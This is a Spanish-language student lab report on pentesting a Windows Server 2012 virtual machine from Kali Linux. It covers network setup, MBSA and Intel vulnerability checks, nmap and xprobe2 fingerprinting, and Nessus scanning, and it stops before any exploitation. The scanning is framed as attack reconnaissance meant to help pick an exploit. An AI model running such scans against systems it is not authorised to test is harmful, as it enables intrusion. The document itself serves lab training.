


Pentesting con Kali Linux


Alejandro Mendoza

Instalación de las máquinas virtuales de Windows Server 2012 y Kali Linux:





Una vez instaladas las máquinas virtuales tenemos que conectarlas en red poniéndolas en WNMET 2 para que puedan comunicarse entre si:



Comprobamos que los equipos tienen conexión entre si:

Windows

```
Administrador: Símbolo del sistema

Respuesta desde 192.168.1.2: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.1.2: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.1.2: bytes=32 tiempo<1m TTL=64

Estadísticas de ping para 192.168.1.2:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 0ms, Media = 0ms

C:\Users\Administrador>ping 192.168.1.2

Haciendo ping a 192.168.1.2 con 32 bytes de datos:
Respuesta desde 192.168.1.2: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.1.2: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.1.2: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.1.2: bytes=32 tiempo<1m TTL=64

Estadísticas de ping para 192.168.1.2:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 0ms, Media = 0ms

C:\Users\Administrador>_
```

Kali Linux

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 36 bytes 2220 (2.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 36 bytes 2220 (2.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# /ff
bash: /ff: No existe el fichero o el directorio
root@kali:~# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data:
64 bytes from 192.168.1.1: icmp_seq=24 ttl=128 time=0.288 ms
64 bytes from 192.168.1.1: icmp_seq=25 ttl=128 time=0.270 ms
64 bytes from 192.168.1.1: icmp_seq=26 ttl=128 time=0.262 ms
64 bytes from 192.168.1.1: icmp_seq=27 ttl=128 time=0.251 ms
64 bytes from 192.168.1.1: icmp_seq=28 ttl=128 time=0.318 ms
64 bytes from 192.168.1.1: icmp_seq=29 ttl=128 time=0.222 ms
64 bytes from 192.168.1.1: icmp_seq=30 ttl=128 time=0.267 ms
^Z
[3]+  Detenido                  ping 192.168.1.1
root@kali:~#
```

La metodología de ataque va a consistir en buscar las vulnerabilidades del otro Sistema Operativo (en este caso el Windows Server 2012).

Primero instalaremos el MBSA (esta es una aplicación de Microsoft para ver las vulnerabilidades en el Sistema), (en este caso nos muestra que la gran vulnerabilidad que no tenemos la actualizaciones automáticas configuradas).

| Score | Issue | Result |
|-------|-----------------------------|---|
| ❌ | Automatic Updates | The Automatic Updates feature has not been configured on this computer. Please upgrade to the latest Service Pack to obtain the latest version of this feature and then use the Control Panel to configure Automatic Updates. What was scanned How to correct this |
| ⚠️ | Incomplete Updates | A previous software update installation was not completed. You must restart your computer to finish the installation. If the incomplete installation was a security update, then the computer may be at risk until the computer is restarted. What was scanned How to correct this |
| ⚠️ | Password Expiration | Some user accounts (1 of 2) have non-expiring passwords. What was scanned Result details How to correct this |
| ⚠️ | Windows Firewall | Windows Firewall is disabled on this computer. What was scanned Result details How to correct this |
| ✅ | Local Account Password Test | Some user accounts (1 of 2) have blank or simple passwords, or could not be analyzed. What was scanned Result details |
| ✅ | File System | All hard drives (1) are using the NTFS file system. What was scanned Result details |
| ✅ | Autologon | Autologon is not configured on this computer. What was scanned |
| ✅ | Guest Account | The Guest account is disabled on this computer. What was scanned |
| ✅ | Restrict Anonymous | Computer is properly restricting anonymous access. What was scanned |
| ✅ | Administrators | No more than 2 Administrators were found on this computer. What was scanned Result details |

Otra herramienta es la de Intel discover tool, este programa de Intel también puede detectar vulnerabilidades, aunque es menos conocido.

INTEL-SA-00086 Detection Tool

Evaluación de riesgos

Según el análisis realizado por esta herramienta: **Error detectado: Este sistema puede ser vulnerable. O el controlador Intel(R) MEI/TXEI (disponible por el fabricante del sistema) no está instalado o el fabricante del sistema no permite el acceso al ME/TXE desde el controlador de host.**

Para obtener más información, consulte la guía de la Herramienta de detección INTEL-SA-00086 o la recomendación de seguridad relacionada con Intel-SA-00086 disponible en este enlace: <https://www.intel.la/sa-00086-support>

Herramienta de detección INTEL-SA-00086

Versión de la aplicación: 1.2.7.0
Fecha de análisis: 02/10/2018 14:27:50

Información del equipo host

Nombre: WIN-MA8R99G0P94
Fabricante: VMware, Inc.
Modelo: VMware Virtual Platform
Nombre de procesador: Intel(R) Core(TM) i5-7400 CPU @ 3.00GHz
Versión del SO: Microsoft Windows Server 2012 R2 Datacenter

Información sobre Intel(R) ME

Motor: Motor de administración Intel(R)
Versión: Unknown
SVN: 0

Copyright(C) 2017-2018 Intel Corporation. Todos los derechos reservados

La metodología de ataque sirve para saber la información de un sistema vulnerable.

Ejecutaremos un escaneo de puertos para la detección de un sistema operativo.

Utilizaremos en este caso el nmap.


Se instala poniendo apt-get install nmap y se usa usando el comando:

```
nmap -sS -sV -O -PN [ip de la maquina]
```

-sS es un escaneo en modo silencioso

-sV trata de obtener sus servicios y sus versiones

-O es para saber qué sistema operativo utiliza la maquina objetivo



```
Aplicaciones ▾ Lugares ▾ Terminal ▾ mié 15:27 1
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~# nmap -sS -sV -O -PN 192.168.1.1
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-03 15:23 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try us
ing --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.1
Host is up (0.00033s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
49158/tcp open  msrpc          Microsoft Windows RPC
MAC Address: 00:0C:29:EB:4C:D3 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2012|8.1
OS CPE: cpe:/o:microsoft:windows_7::ultimate cpe:/o:microsoft:windows_2012 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
OS and Service detection performed. Please report any incorrect results at https://www.nmap.org
```

Otra herramienta para el escaneo de puertos es Xprobe2. Para utilizarla, basta con usar la sintaxis

Xprobe2 [ip del objetivo]

```
root@kali:~# xprobe2 192.168.1.1
Tools
Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, meder@o0o.nu

[+] Target is 192.168.1.1
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping - ICMP echo discovery module
[x] [2] ping:tcp_ping - TCP-based ping discovery module
[x] [3] ping:udp_ping - UDP-based ping discovery module
[x] [4] infogather:tll_calc - TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan - TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo - ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp - ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask - ICMP Address mask request fingerprinting module
[x] [9] fingerprint:icmp_port_unreach - ICMP port unreachable fingerprinting module
[x] [10] fingerprint:tcp_hshake - TCP Handshake fingerprinting module
[x] [11] fingerprint:tcp_rst - TCP RST fingerprinting module
[x] [12] fingerprint:smb - SMB fingerprinting module
[x] [13] fingerprint:snmp - SNMPv2c fingerprinting module
[+] 13 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on 192.168.1.1. Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 192.168.1.1. Module test failed
```


Metodologías de ataque

Por consola:

Método 1

Mediante este método accederemos a una máquina en nuestra red local, en este caso un Windows Server 2012 R2 x64 Datacenter.

Para comenzar, supondremos que las dos máquinas están en red y que por algún motivo el firewall del server está desactivado. Ahora, necesitamos usar un escáner en Kali que registre las vulnerabilidades de la máquina objetivo. Una buena herramienta es Nessus en su versión gratuita.

Descargaremos Nessus desde <https://www.tenable.com/downloads/nessus> , eligiendo la descarga con la extensión .deb para Kali. Aceptamos los términos y condiciones de licencia y mientras se nos descarga aprovecharemos para crear una cuenta gratuita en <https://www.tenable.com/products/nessus-home> . Una vez tengamos la cuenta creada nos proporcionarán un código para después.

Ahora instalamos Nessus con el comando dkpg o usando la interfaz grafica de Kali Linux, accediendo a la carpeta donde se descargó el paquete, dándole botón derecho > ejecutar con un programa diferente > instalador de paquetes > seleccionar > instalar.

```
root@kaliLinux: /media/compartida
Archivo Editar Ver Buscar Terminal Ayuda
root@kaliLinux:/media/compartida# dpkg -i Nessus-5.2.1-debian6_i386.deb
Seleccionando el paquete nessus previamente no seleccionado.
(Leyendo la base de datos ... 328844 ficheros o directorios instalados actualmente.)
Desempaquetando nessus (de Nessus-5.2.1-debian6_i386.deb) ...
Configurando nessus (5.2.1) ...
nessusd (Nessus) 5.2.1 [build N24021] for Linux
Copyright (C) 1998 - 2013 Tenable Network Security, Inc

Processing the Nessus plugins...
[#####]


All plugins loaded

- You can start nessusd by typing /etc/init.d/nessusd start
- Then go to https://kaliLinux:8834/ to configure your scanner
root@kaliLinux:/media/compartida#
```


Tras instalarlo, deberemos introducir el comando `/etc/init.d/nessusd start` para iniciar el servicio. Con ello podremos accederemos con un navegador web a la dirección `https://localhost:8834`, 8834 es el puerto por defecto en el que trabaja Nessus.


Cabe destacar que los navegadores nos alertarán de que se trata de una dirección poco fiable. Para solucionarlo, basta con añadir la dirección web a la lista de excepciones o direcciones de confianza.

Tras acceder por primera vez los pasos a seguir son sencillos: crear la cuenta de usuario e introducir el código de licencia.




Cuando acabe de instalarse, crearemos una nueva política haciendo click en policies. Allí deberemos ponerle un nombre y una descripción. Tras guardarlo comenzaremos el escaneo de puertos. Le daremos a New Scan y después seleccionaremos Advanced Scan:





Aquí le pondremos el nombre al escaneo. Pondremos también la dirección IP de la máquina que queremos escanear. Luego trataremos de hacer el escáner lo más completo posible para encontrar más vulnerabilidades y sea más sencillo usar un exploit más adelante.



Una vez acabe, accederemos a My Scans y veremos las vulnerabilidades que Nessus ha encontrado. Si hacemos click en la dirección IP podremos tener una vista más detallada.

Aplicaciones ▾ Lugares ▾ Firefox ESR ▾ jue 14:57

Nessus Home / Folders / View Scan - Mozilla Firefox

Nessus Home / Folde... x +

https://localhost:8834/#/scans/repc 67% Search

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Nessus Scans Settings darkaydx

scnaeo padre / 172.16.101.5

Configure Audit Trail Launch Export

Vulnerabilities 26

Filter Search Vulnerabilities 26 Vulnerabilities

| Sev ▾ | Name ▲ | Family ▲ | Count ▾ |
|--------|--|---------------|---------|
| MEDIUM | MS16-047: Security Update for SAM a... | Windows | 1 |
| MEDIUM | SMB Signing not required | Misc. | 1 |
| INFO | DCE Services Enumeration | Windows | 9 |
| INFO | Nessus SYN scanner | Port scanners | 3 |
| INFO | Microsoft Windows SMB Service Detect... | Windows | 2 |
| INFO | Authentication Failure - Local Checks N... | Settings | 1 |
| INFO | Common Platform Enumeration (CPE) | General | 1 |
| INFO | Device Type | General | 1 |
| INFO | Ethernet Card Manufacturer Detection | Misc. | 1 |

Host Details

IP: 172.16.101.5
MAC: 00:0C:29:91:9A:F7
OS: Microsoft Windows Server 2012 R2 Datacenter
Start: Today at 2:46 PM
End: Today at 2:54 PM
Elapsed: 7 minutes
KB: Download

Vulnerabilities

Ahora deberemos exportar la información como un archivo nessus:

Aplicaciones ▾ Lugares ▾ Firefox ESR ▾ jue 15:35

Nessus Home / Folders / View Scan - Mozilla Firefox

Nessus Home / Folde... x +

https://localhost:8834/#/scans/repc 67% Search

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Nessus Scans Settings darkaydx

scnaeo padre / 172.16.101.5

Configure Audit Trail Launch Export

Vulnerabilities 26

Filter Search Vulnerabilities 26 Vulnerabilities

| Sev ▾ | Name ▲ | Family ▲ | Count ▾ |
|--------|--|---------------|---------|
| MEDIUM | MS16-047: Security Update for SAM a... | Windows | 1 |
| MEDIUM | SMB Signing not required | Misc. | 1 |
| INFO | DCE Services Enumeration | Windows | 9 |
| INFO | Nessus SYN scanner | Port scanners | 3 |
| INFO | Microsoft Windows SMB Service Detect... | Windows | 2 |
| INFO | Authentication Failure - Local Checks N... | Settings | 1 |
| INFO | Common Platform Enumeration (CPE) | General | 1 |
| INFO | Device Type | General | 1 |
| INFO | Ethernet Card Manufacturer Detection | Misc. | 1 |

Host Details

IP: 172.16.101.5
MAC: 00:0C:29:91:9A:F7
OS: Microsoft Windows Server 2012 R2 Datacenter
Start: Today at 2:46 PM
End: Today at 2:54 PM
Elapsed: 7 minutes
KB: Download

